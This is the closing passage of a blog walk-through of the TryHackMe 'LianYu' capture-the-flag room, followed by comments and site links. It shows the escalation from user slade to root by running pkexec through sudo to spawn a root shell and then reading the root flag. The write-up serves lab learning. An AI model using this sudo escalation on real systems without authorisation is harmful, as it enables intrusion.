    (root) PASSWD: /usr/bin/pkexec
```

Looks like we are already on the right path. User can execute pkexec as root:

```
slade@LianYu:~$ sudo /usr/bin/pkexec
pkexec --version |
       --help |
       --disable-internal-agent |
       [--user username] PROGRAM [ARGUMENTS...]
```

Can use this to start a new shell as root, time to get last flag:

```
slade@LianYu:~$ sudo /usr/bin/pkexec /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)

# ls
root.txt

# cat root.txt
<<hidden>>
```

All done. See you next time.

Tags: CTF FTP gobuster Linux SSH steganography THM

Categories: CTF

Updated: May 24, 2020

COMMENTS

ALSO ON **PENCER.IO**

Walk-through of Vegeta-1 from VulnHub

6 months ago

Machine Information Vegeta-1 is a beginner level Anime themed machine, …

Walk-through of Looking Glass from …

4 months ago

Machine Information Looking Glass is another room by NinjaJc01, and a …

Things to d after first b

4 months ago

Kali Informati previous guid through the s

What do you think?

0 Responses

Upvote Funny Love Surprised

Angry Sad

1 Comment **pencer.io** **1 Login**

Recommend Tweet Share **Sort by Best**

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name

LALu • 2 months ago

thanks, good write up, helps me when I got stuck :)